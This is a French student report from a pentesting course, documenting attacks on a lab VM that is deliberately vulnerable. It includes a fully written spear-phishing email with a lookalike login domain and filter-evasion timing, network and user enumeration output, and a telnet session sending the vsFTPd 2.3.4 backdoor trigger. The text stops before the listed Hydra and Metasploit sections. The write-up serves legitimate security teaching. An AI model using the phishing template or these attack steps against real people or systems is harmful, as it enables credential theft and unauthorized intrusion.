



École Nationale Supérieure des Mines de Saint Étienne

# Rapport d'attaque réseau sur une machine vulnérable

Enseignant : Raphaël VIERA



Yasser EL KOUHEN  
Janvier 2025

## Table des matières

Table des illustrations .....	3
Remerciements.....	4
1) Introduction .....	5
2) Reconnaissance / Footprint.....	7
2.1) Application concrète du social engineering : Attaque de spear-phishing sur un responsable d'entreprise .....	7
2.1.1) Collecte d'informations.....	7
2.1.2) Conception de l'e-mail de phishing .....	8
2.1.3) Exécution de l'attaque .....	8
2.1.4) Résultats attendus .....	9
2.1.5) Contre-mesures .....	9
3) Scanning networks.....	10
3.1) Network scan .....	11
3.2) Port scan .....	12
3.2.1) Netcat.....	12
3.2.2) Nmap .....	13
3.3) Vulnerability scan .....	14
3.4) Patching the Vulnerability .....	15
4) Enumeration.....	16
4.1) Banner Grabbing.....	16
4.1.1) Utilisation de Telnet.....	16
4.1.2) Utilisation de Nmap avec l'option -sV .....	17
4.2) OS enumeration .....	18
4.2.1) Détection de l'OS avec Nmap (-O) .....	18
4.3) User enumeration.....	19
4.3.1) Enumération avec Enum4Linux .....	19
4.3.2) Scan NetBIOS avec Nbtscan : .....	20
5) Gaining Access .....	22
5.1) Exploiting FTP .....	22
5.1.1) Identification du service vulnérable .....	22



5.1.2) Vérification de la connexion avec Telnet .....	23
5.1.3) Bruteforce avec Hydra.....	23
5.1.4) Connexion FTP avec les identifiants trouvés .....	24
5.1.6) Exploitation de la vulnérabilité avec Metasploit .....	24
5.2) Exploiting SSH .....	25
5.2.1) Identification du service .....	26
5.2.2) Vérification des vulnérabilités avec Nmap.....	26
5.2.3) Exploitation bruteforce automatisée avec Metasploit .....	27
6) Conclusion .....	29



## Table des illustrations

Figure 1 Résultat de ifconfig.....	10
Figure 2 Résultat de nmap -sn .....	11
Figure 3 Résultat de Netcat (nc -zv) .....	12
Figure 4 Résultat de Nmap -p .....	13
Figure 5 Résultat de Nmap --script vuln.....	14
Figure 6 Résultat de Traceroute .....	14
Figure 7 Résultat Telnet FTP .....	16
Figure 8 Résultat Nmap -sV début.....	17
Figure 9 Résultat Nmap -sV fin .....	17
Figure 10 Résultat de Nmap -O début .....	18
Figure 11 Résultat de Nmap -O fin.....	19
Figure 12 Résultat enum4linux -U début.....	19
Figure 13 Résultat enum4linux -U fin 2 .....	20
Figure 14 Résultat enum4linux -U fin 1 .....	20
Figure 15 Résultat nbtscan.....	20
Figure 16 Résultat Nmap -sv FTP .....	22
Figure 17 Résultat connexion telnet FTP.....	23
Figure 18 Résultat Hydra FTP .....	23
Figure 19 Résultat connexion FTP .....	24
Figure 20 Résultat Metasploit FTP début .....	24
Figure 21 Résultat Metasploit FTP fin.....	25
Figure 22 Résultat Nmap -sv SSH .....	26
Figure 23 Résultat Nmap vulnérabilités SSH .....	26
Figure 24 Résultat Metasploit SSH.....	27



# Remerciements

Je tiens à remercier chaleureusement **Raphael Viera**, mon professeur, pour son encadrement et ses explications tout au long de ce projet. Ses conseils ont été d'une grande aide pour avancer dans la compréhension et l'utilisation du framework.

Je remercie également mes camarades **Youssef Ennouri** et **Ibrahim Hadj-Arab** pour leur soutien. Youssef m'a aidé à comprendre comment utiliser efficacement les machines virtuelles, tandis qu'Ibrahim m'a accompagné dans la compréhension du framework et son implémentation. Leur collaboration a été essentielle dans la réalisation de ce travail.



# 1) Introduction

La cybersécurité est devenue un enjeu majeur dans le monde contemporain, où les systèmes informatiques et les réseaux sont constamment exposés à des menaces variées. Ces menaces, qu'elles soient d'origine externe (cybercriminels, hacktivistes) ou interne (erreurs humaines, employés malintentionnés), mettent en péril la confidentialité, l'intégrité et la disponibilité des données et des systèmes. Face à ce constat, les tests d'intrusion, ou **pentests**, se positionnent comme une méthode clé pour évaluer la robustesse d'une infrastructure et identifier les vulnérabilités potentielles avant qu'elles ne soient exploitées par des attaquants.

Le **pentesting** repose sur une approche méthodique, divisée en plusieurs phases, chacune ayant des objectifs spécifiques. Ces étapes comprennent :

1. La reconnaissance (**Reconnaissance/Footprint**)
2. Le scan des réseaux (**Scanning Networks**)
3. L'énumération (**Enumeration**)
4. Et la prise de contrôle (**Gaining Access**)

Chacune de ces phases permet de collecter des informations précieuses, d'analyser la surface d'attaque et de tester la sécurité des systèmes en simulant des scénarios d'attaque réalistes. Cette méthodologie aide non seulement à détecter les failles, mais aussi à proposer des solutions concrètes pour renforcer la sécurité.

Le présent rapport s'inscrit dans le cadre d'un projet académique ayant pour objectif d'appliquer ces techniques dans un environnement contrôlé à l'aide du framework **PyFlaSQL**. Ce framework est conçu pour centraliser et simplifier l'utilisation des outils nécessaires à chaque phase du pentesting. Il permet aux étudiants de se familiariser avec les principes fondamentaux de la cybersécurité, tout en développant des compétences techniques concrètes dans l'utilisation d'outils tels que **WHOIS**, **Ncat**, ou encore **Telnet**.

L'objectif principal de ce rapport est donc de documenter et d'analyser les différentes étapes du processus de pentesting réalisées au travers du framework PyFlaSQL. Nous explorerons chaque phase, en détaillant les outils implémentés, les méthodologies appliquées, et les résultats obtenus.



Ce travail vise également à mettre en lumière l'importance des tests d'intrusion pour prévenir les cyberattaques et à proposer des recommandations pour améliorer la posture de sécurité des systèmes étudiés.

En résumé, ce rapport se veut une synthèse pédagogique et pratique des techniques de pentesting, illustrant leur application concrète dans un contexte éducatif et simulé. Il mettra également en avant les limites rencontrées, les leçons apprises, et les pistes d'amélioration pour renforcer les capacités de défense des systèmes informatiques.



## **2) Reconnaissance / Footprint**

### **2.1) Application concrète du social engineering : Attaque de spear-phishing sur un responsable d'entreprise**

Dans cette application concrète, nous ciblons un responsable IT d'une entreprise fictive appelée "TechCorp." L'objectif est de démontrer comment une attaque de spear-phishing bien planifiée peut exploiter des informations disponibles publiquement et des éléments psychologiques pour obtenir des informations sensibles.

#### **2.1.1) Collecte d'informations**

La phase de reconnaissance consiste à collecter des informations sur la cible à l'aide de diverses méthodes légales et accessibles publiquement.

##### **1. Recherche sur LinkedIn :**

- En recherchant "TechCorp," nous identifions plusieurs employés, dont "Jean Dupont," un responsable IT.
- Le profil LinkedIn de Jean indique qu'il est en charge de la gestion des infrastructures réseaux.

##### **2. Utilisation de WHOIS :**

- Grâce à WHOIS, nous identifions que le domaine utilisé par l'entreprise est "techcorp.com." L'adresse mail de Jean suit le format [prénom.nom@techcorp.com](mailto:prénom.nom@techcorp.com).

##### **3. Google Hacking Database (GHDB) :**

- En utilisant des opérateurs comme `intext:"@techcorp.com" filetype:pdf`, nous récupérons plusieurs documents internes, incluant des signatures électroniques utilisées dans les courriels professionnels.





### 2.1.2) Conception de l'e-mail de phishing

Basé sur les informations collectées, un e-mail convaincant est conçu pour obtenir les informations d'identification de Jean.

**Objet de l'e-mail :** "Mise à jour de sécurité critique - TechCorp IT"

**Corps de l'e-mail :**

Bonjour Jean,

Nous avons détecté une tentative d'accès non autorisé sur le réseau de TechCorp. Pour des raisons de sécurité, nous avons temporairement suspendu votre compte administrateur.

Veuillez cliquer sur le lien ci-dessous pour réactiver votre compte et confirmer votre identité :  
[<https://secure-techcorp-login.com>]

Merci de procéder à cette vérification dans les 24 heures pour éviter toute interruption de service.  
Cordialement,  
Sophie Martin  
Responsable Sécurité IT  
TechCorp

Les techniques utilisées sont :

- **L'usurpation d'identité** : Utilisation du nom d'un collègue fictif mais plausible.
- Et le **lien masqué** : Le lien mène à une page de connexion clonée (type LimeSurvey) où les identifiants saisis sont capturés.

### 2.1.3) Exécution de l'attaque

L'e-mail est envoyé en utilisant un service de messagerie tiers comme Gmail. Les détails du message sont soigneusement conçus pour éviter les filtres anti-phishing.

1. **Envoi ciblé** : L'e-mail est envoyé un lundi matin, moment où les employés sont plus susceptibles d'être distraits et pressés.
2. **Capture des données** : Les informations saisies sur la fausse page de connexion sont immédiatement enregistrées dans une base de données sécurisée pour analyse.



#### 2.1.4) Résultats attendus

L'objectif est de démontrer que, malgré les avertissements, une attaque de spear-phishing bien exécutée peut conduire à une compromission. En effet, les scénarios possibles sont :

1. Jean clique sur le lien et saisit ses identifiants.
2. Il remarque une anomalie dans le lien ou la présentation et signale l'e-mail comme frauduleux.

#### 2.1.5) Contre-mesures

Pour éviter ce type d'attaque, les recommandations suivantes sont essentielles :

1. **Sensibilisation des employés** : Former les employés à repérer les e-mails frauduleux (exemple : lien suspect, fautes d'orthographe).
2. **Authentification multi-facteurs (MFA)** : Exiger une double authentification pour toute connexion sensible.
3. **Surveillance proactive** : Implémenter des outils de détection des liens malveillants.

Cette démonstration met en lumière l'importance de la vigilance et des contre-mesures robustes dans la protection contre les attaques de social engineering.



### 3) Scanning networks

Dans cette section, nous détaillons toutes les étapes suivies pour identifier, analyser et évaluer la machine cible dans le réseau. Nous avons utilisé divers outils et techniques pour effectuer des scans réseau, des scans de ports, et pour détecter d'éventuelles vulnérabilités sur les services découverts. La machine attaquante et la machine cible ont été configurées à l'avance pour être sur le même réseau.

#### Préambule : Identification de la machine attaquante et de la cible

Avant de commencer l'analyse, nous avons identifié l'adresse IP de notre machine attaquante et de la machine cible. Cela a été réalisé avec la commande suivante :

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::6e2c:642:3862:6b5d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 1770 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3942 (3.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1 Résultat de ifconfig

On observe donc que la machine attaquante (notre machine) a pour adresse IP **192.168.56.102** et se situe sur le réseau 192.168.56.0/24 (plage d'adresses IP : 192.168.56.1 à 192.168.56.254 car le netmask est 255.255.255.0). L'adresse de diffusion est quant à elle 192.168.56.255, indiquant que toutes les machines du réseau peuvent être découvertes si elles répondent à des requêtes.



Ensuite, un scan réseau a été effectué pour identifier les hôtes actifs sur ce réseau. Nous avons utilisé la commande suivante :

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.56.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 10:46 EST  
Nmap scan report for 192.168.56.1  
Host is up (0.00036s latency).  
MAC Address: 0A:00:27:00:00:09 (Unknown)  
Nmap scan report for 192.168.56.100  
Host is up (0.00026s latency).  
MAC Address: 08:00:27:B3:14:E1 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.101  
Host is up (0.00044s latency).  
MAC Address: 08:00:27:E7:21:98 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.56.102  
Host is up.  
Nmap done: 256 IP addresses (4 hosts up) scanned in 35.14 seconds
```

*Figure 2 Résultat de nmap -sn*

Cette commande nous indique que quatre hôtes actifs ont été détectés :

- **192.168.56.1** (passerelle ou machine réseau).
- **192.168.56.100** (Unknown).
- **192.168.56.101** (Oracle VirtualBox).
- **192.168.56.102** (notre machine attaquante).

On comprend donc que la machine cible a été identifiée comme ayant l'adresse IP **192.168.56.101**, grâce à son adresse MAC associée à VirtualBox. Machine virtuelle qui est bien configurée sur le même réseau que notre machine attaquante d'adresse IP **192.168.56.102**.

### 3.1) Network scan

Le **Network Scan** consiste à détecter les machines actives sur un réseau donné. Nous avons utilisé **nmap** en mode "Ping Scan" pour recenser les hôtes connectés sur le réseau comme montré



sur la Figure 2 ci-dessus. La machine cible d'adresse IP **192.168.56.101** a bien été identifiée et confirmée comme active, avec un temps de réponse minimal, indiquant une connexion directe.

L'interprétation que l'on peut faire de ce résultat est que le scan réseau a permis de valider que la machine cible est bien accessible et qu'elle se situe bien dans le même sous-réseau que notre machine attaquante. Cette étape est cruciale pour passer à l'analyse des services disponibles sur cette machine.

## 3.2) Port scan

Le **Port Scan** permet d'identifier les ports ouverts sur une machine cible et les services qui y sont associés. Cette étape a été réalisée en deux temps.

Les ports 0 à 20 étant principalement des vestiges des premières étapes du développement des réseaux, avec des usages limités ou obsolètes aujourd'hui. Les services modernes se concentrent généralement sur les plages de ports à partir de 21. Avec les ports entre 0 et 1023 appelés ports bien connus ou ports réservés, qui sont des ports assignés à des services spécifiques et standardisés par l'IANA (Internet Assigned Numbers Authority).

### 3.2.1) Netcat

C'est pourquoi nous avons utilisé Netcat pour scanner les ports compris spécifiquement entre **20** et **1024** de la machine cible :

```
(kali㉿kali)-[~]  
$ nc -zv 192.168.56.101 20-1024  
192.168.56.101: inverse host lookup failed: Host name lookup failure  
(UNKNOWN) [192.168.56.101] 514 (shell) open  
(UNKNOWN) [192.168.56.101] 513 (login) open  
(UNKNOWN) [192.168.56.101] 512 (exec) open  
(UNKNOWN) [192.168.56.101] 445 (microsoft-ds) open  
(UNKNOWN) [192.168.56.101] 139 (netbios-ssn) open  
(UNKNOWN) [192.168.56.101] 111 (sunrpc) open  
(UNKNOWN) [192.168.56.101] 80 (http) open  
(UNKNOWN) [192.168.56.101] 53 (domain) open  
(UNKNOWN) [192.168.56.101] 25 (smtp) open  
(UNKNOWN) [192.168.56.101] 23 (telnet) open  
(UNKNOWN) [192.168.56.101] 22 (ssh) open  
(UNKNOWN) [192.168.56.101] 21 (ftp) open
```

Figure 3 Résultat de Netcat (nc -zv)



On a pour résultats que plusieurs ports ouverts ont été détectés :

- **21 (FTP)** : File Transfer Protocol.
- **22 (SSH)** : Secure Shell.
- **23 (Telnet)** : Protocole de communication obsolète.
- **25 (SMTP)** : Simple Mail Transfer Protocol.
- **53 (DNS)** : Domain Name System.
- **80 (HTTP)** : Serveur Web.
- **139 (NetBIOS-SSN)** : Partage réseau (SMB).
- **445 (Microsoft-DS)** : Service SMB/CIFS.
- **512, 513, 514** : Services Unix (Exec, Login, Shell).

### 3.2.2) Nmap

Pour confirmer et obtenir des détails sur les services associés aux ports, nous avons utilisé Nmap :

```
(kali㉿kali)-[~]
└─$ nmap -p 0-1024 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 10:55 EST
Nmap scan report for 192.168.56.101
Host is up (0.00030s latency).
Not shown: 1013 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
MAC Address: 08:00:27:E7:21:98 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.81 seconds
```

*Figure 4 Résultat de Nmap -p*



Les résultats sont bien cohérents avec ceux de Netcat. Les ports et leurs services ont été confirmés.

Les ports ouverts **22 (SSH)** et **80 (HTTP)** sont particulièrement intéressants pour une analyse plus approfondie, car ils sont couramment exploités pour obtenir un accès distant ou interagir avec des services Web.

### 3.3) Vulnerability scan

Nous nous concentrons ici sur le port **22 (SSH)**. Un Vulnerability Scan a été effectué pour détecter des failles potentielles sur ce port **22 (SSH)**. De manière analogue, nous pouvons faire un scan des vulnérabilités sur les autres services disponibles comme celui du port **80 (HTTP)** par exemple. Nous avons utilisé les scripts de vulnérabilité de Nmap :

```
(kali@kali)-[~]
$ nmap -p 22 --script vuln 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 11:10 EST
Nmap scan report for 192.168.56.101
Host is up (0.00053s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:E7:21:98 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.21 seconds
```

*Figure 5 Résultat de Nmap --script vuln*

On observe pour résultat que le port **22 (SSH)** est bien ouvert, mais aucune vulnérabilité connue n'a été détectée. La version du service SSH en cours d'exécution est à jour, minimisant les risques d'exploitation.

En complément, un **Traceroute** a été réalisé pour analyser le chemin emprunté par les paquets jusqu'à la machine cible :

```
(kali@kali)-[~]
$ traceroute 192.168.56.101
traceroute to 192.168.56.101 (192.168.56.101), 30 hops max, 60 byte packets
 1  192.168.56.101 (192.168.56.101)  0.345 ms  0.308 ms  0.298 ms
```

*Figure 6 Résultat de Traceroute*





On remarque qu'une seule étape a été détectée, confirmant que la machine cible est directement accessible sans passer par d'autres routeurs.

Pour conclure vis-à-vis du port SSH, bien que les scripts de vulnérabilité n'aient identifié aucune faille exploitable sur SSH, ce port reste une cible clé pour des tentatives d'accès contrôlées.

### 3.4) Patching the Vulnerability

Aucune vulnérabilité exploitable n'a été détectée dans cette analyse. Cependant, nous pouvons quand même émettre des recommandations pour sécuriser les services identifiés :

#### 1. Port 22 (SSH) :

- Désactiver l'authentification par mot de passe et utiliser uniquement des clés SSH.
- Restreindre l'accès à certaines adresses IP de confiance.
- Mettre à jour régulièrement le service SSH.

#### 2. Port 80 (HTTP) :

- Vérifier les en-têtes HTTP pour éviter la fuite d'informations sensibles.
- Protéger les applications Web contre des vulnérabilités comme les injections SQL ou les failles XSS.

#### 3. Autres ports :

- Désactiver les services inutilisés comme **Telnet**, qui est obsolète et présente des risques de sécurité élevés.
- Limiter l'accès aux services Unix (**512, 513, 514**) uniquement aux administrateurs.

Pour conclure le scanning de ce réseau, Grâce aux outils **ifconfig**, **nmap**, **netcat** et **traceroute**, nous avons pu identifier la machine cible (**192.168.56.101**) et analyser ses services actifs. Les ports ouverts révèlent des services comme **SSH**, **FTP**, et **HTTP**, qui sont des points d'entrée potentiels. Bien que l'analyse n'ait révélé aucune vulnérabilité exploitable immédiate, nous avons pu tout de même émettre des recommandations générales pour renforcer la sécurité des services exposés par mesures de précaution.






## 4) Enumeration

L'étape d'énumération est cruciale dans un test d'intrusion car elle permet d'obtenir des informations détaillées sur les systèmes et services actifs d'une machine cible. Ces données facilitent l'identification des vulnérabilités et orientent les actions futures. Dans cette partie, plusieurs outils spécifiques ont été utilisés pour effectuer une analyse exhaustive, couvrant les aspects de **Banner Grabbing**, **OS Enumeration** et **User Enumeration**.

### 4.1) Banner Grabbing

Le **Banner Grabbing** est une technique essentielle pour interroger les services actifs et collecter des informations sur leurs versions et configurations. Cela peut révéler des vulnérabilités associées à ces services.

#### 4.1.1) Utilisation de Telnet



```
(kali㉿kali)-[~]  
$ telnet 192.168.56.101 21  
Trying 192.168.56.101 ...  
Connected to 192.168.56.101.  
Escape character is '^]'.  
220 (vsFTPd 2.3.4)
```

*Figure 7 Résultat Telnet FTP*

La commande telnet 192.168.56.101 21 a permis d'interroger le port FTP (21) de la machine cible. Nous avons récupéré la bannière suivante : **vsFTPd 2.3.4**. Cette version est connue pour être associée à des vulnérabilités spécifiques, comme une backdoor qui pourrait permettre un accès non autorisé. Ce résultat confirme que le service FTP est actif et utilise une version potentiellement vulnérable.



#### 4.1.2) Utilisation de Nmap avec l'option -sV

```
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 13:46 EST
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:21:98 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, ismin_vulnerable, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
```

Figure 8 Résultat Nmap -sV début

```
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.89 seconds
```

Figure 9 Résultat Nmap -sV fin

La commande nmap -sV permet quant à elle d'identifier l'ensemble des services actifs ainsi que leurs versions. Ces informations sont précieuses pour orienter l'étape d'exploitation. Comme on peut le voir ci-dessus, les résultats incluent entre autres les ports et leur version associée :

- Port 21 : **vsFTPd 2.3.4**
- Port 22 : **OpenSSH 4.7p1 Debian 8ubuntu1**



- Port 80 : Apache httpd 2.2.8 (Ubuntu DAV/2)
- Port 3306 : MySQL 5.0.51a-3ubuntu5

## 4.2) OS enumeration

L'énumération du système d'exploitation est essentielle pour comprendre le type et la version du système utilisé par la machine cible. Cela permet de rechercher des vulnérabilités spécifiques associées à cet environnement.

### 4.2.1) Détection de l'OS avec Nmap (-O)

Cette commande nous permet en plus de distinguer que la machine cible exécute un système **Linux 2.6.X**, une version ancienne et potentiellement vulnérable.

```
(kali@kali)-[~]
$ nmap -O 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 13:50 EST
Nmap scan report for 192.168.56.101
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E7:21:98 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

*Figure 10 Résultat de Nmap -O début*



```

OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds

```

*Figure 11 Résultat de Nmap -O fin*

De plus, L'adresse MAC de la machine cible (08:00:27:E7:21:98) indique qu'elle est exécutée sur **Oracle VirtualBox**. Cela confirme que la machine attaquée est une machine virtuelle configurée pour cet exercice.

Ces informations permettent de cibler des vulnérabilités spécifiques au noyau Linux 2.6 et aux environnements virtuels, en plus des différentes informations obtenues sur les services actifs ainsi que leur version logicielle.

## 4.3) User enumeration

L'énumération des utilisateurs est une étape critique pour identifier les comptes disponibles sur la machine cible. Ces informations sont précieuses pour tenter des attaques ciblées comme le **bruteforce**.

### 4.3.1) Enumération avec Enum4Linux

```

(kali@kali)-[~]
$ enum4linux -U 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/
) on Mon Jan 6 13:52:14 2025

===== ( Target Information ) =====
=====
Target ..... 192.168.56.101
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.56.101 ) =====
[+] Got domain/workgroup name: WORKGROUP

```

*Figure 12 Résultat enum4linux -U début*



```

File Actions Edit View Help
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]

```

Figure 14 Résultat enum4linux -U fin 1

```

user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
enum4linux complete on Mon Jan 6 13:52:15 2025

```

Figure 13 Résultat enum4linux -U fin 2

L'outil **Enum4Linux** est utilisé avec la commande `enum4linux -U <adresse IP>`. Cet outil interroge le protocole Samba (SMB) pour récupérer des informations sur les utilisateurs, les groupes, et les partages.

Dans notre cas, l'utilisation d'une telle commande nous a permis d'identifier les utilisateurs :

- administrator
- guest
- root
- krbtgt
- Et plusieurs autres utilisateurs spécifiques au système.

Cela montre que plusieurs comptes administratifs et invités sont présents, ce qui peut être une porte d'entrée potentielle pour des attaques.

#### 4.3.2) Scan NetBIOS avec Nbtscan :

L'outil **Nbtscan** est quant à lui utilisé pour interroger le protocole NetBIOS. Cette commande permet de révéler le nom NetBIOS de la machine cible.

```

(kali㉿kali)-[~]
$ nbtscan 192.168.56.101
Doing NBT name scan for addresses from 192.168.56.101

```

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.101	ISMIN_VULNERABL	<server>	ISMIN_VULNERABL	00:00:00:00:00:00

Figure 15 Résultat nbtscan



L'information résultant de cette commande nous donne que le nom NetBIOS de la machine cible est bien ISMIN\_VULNERABL. Ce qui confirme l'association de la machine cible avec un domaine défini pour des tests de sécurité.

En conclusion, l'étape d'énumération nous a fourni des informations critiques sur notre machine cible :

- Le nom NetBIOS de notre machine cible est bien celui de VISMIN : ISMIN\_VULNERABL
- Les bannières des services actifs ont révélé des versions spécifiques de logiciels potentiellement vulnérables.
- L'OS identifié est une version ancienne de Linux (2.6.X), compatible avec VirtualBox.
- Et une liste complète d'utilisateurs et des détails sur le domaine NetBIOS ont été obtenus grâce à Enum4Linux et Nbtscan.

Ces résultats serviront à planifier des attaques spécifiques dans les étapes ultérieures, notamment pour exploiter les vulnérabilités identifiées.



## 5) Gaining Access

La phase de *Gaining Access* consiste à exploiter les vulnérabilités identifiées lors des étapes précédentes pour obtenir un accès non autorisé à une machine cible. Elle repose sur des techniques comme les attaques par bruteforce, l'exploitation de failles logicielles, ou l'utilisation de services vulnérables. Cette étape critique vise à simuler les actions d'un attaquant afin d'évaluer la robustesse des mécanismes de sécurité.

Dans cette section, nous analysons deux scénarios concrets : l'exploitation du service **FTP** vulnérable et celle du service **SSH**, en utilisant des outils comme **Hydra** et **Metasploit**. Ces exemples mettent en lumière les risques associés à des configurations non sécurisées et l'importance de protéger les services exposés.

### 5.1) Exploiting FTP

#### 5.1.1) Identification du service vulnérable

Lors de l'analyse des ports ouverts sur la machine cible (192.168.56.101), il a été constaté comme on peut le voir ci-dessous que le port 21 est ouvert, exécutant le service **vsFTPd 2.3.4**, une version connue pour contenir une vulnérabilité critique permettant une exploitation via une porte dérobée par exemple :

```
(kali@kali)-[~]
$ nmap -sV -p 21 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 00:29 EST
Nmap scan report for 192.168.56.101
Host is up (0.00080s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:E7:21:98 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.36 seconds
```

Figure 16 Résultat Nmap -sv FTP





### 5.1.2) Vérification de la connexion avec Telnet

```
(kali㉿kali)-[~]
$ telnet 192.168.56.101 21
Trying 192.168.56.101 ...
Connected to 192.168.56.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER user :)
331 Please specify the password.
PASS password
530 Login incorrect.
```

*Figure 17 Résultat connexion telnet FTP*

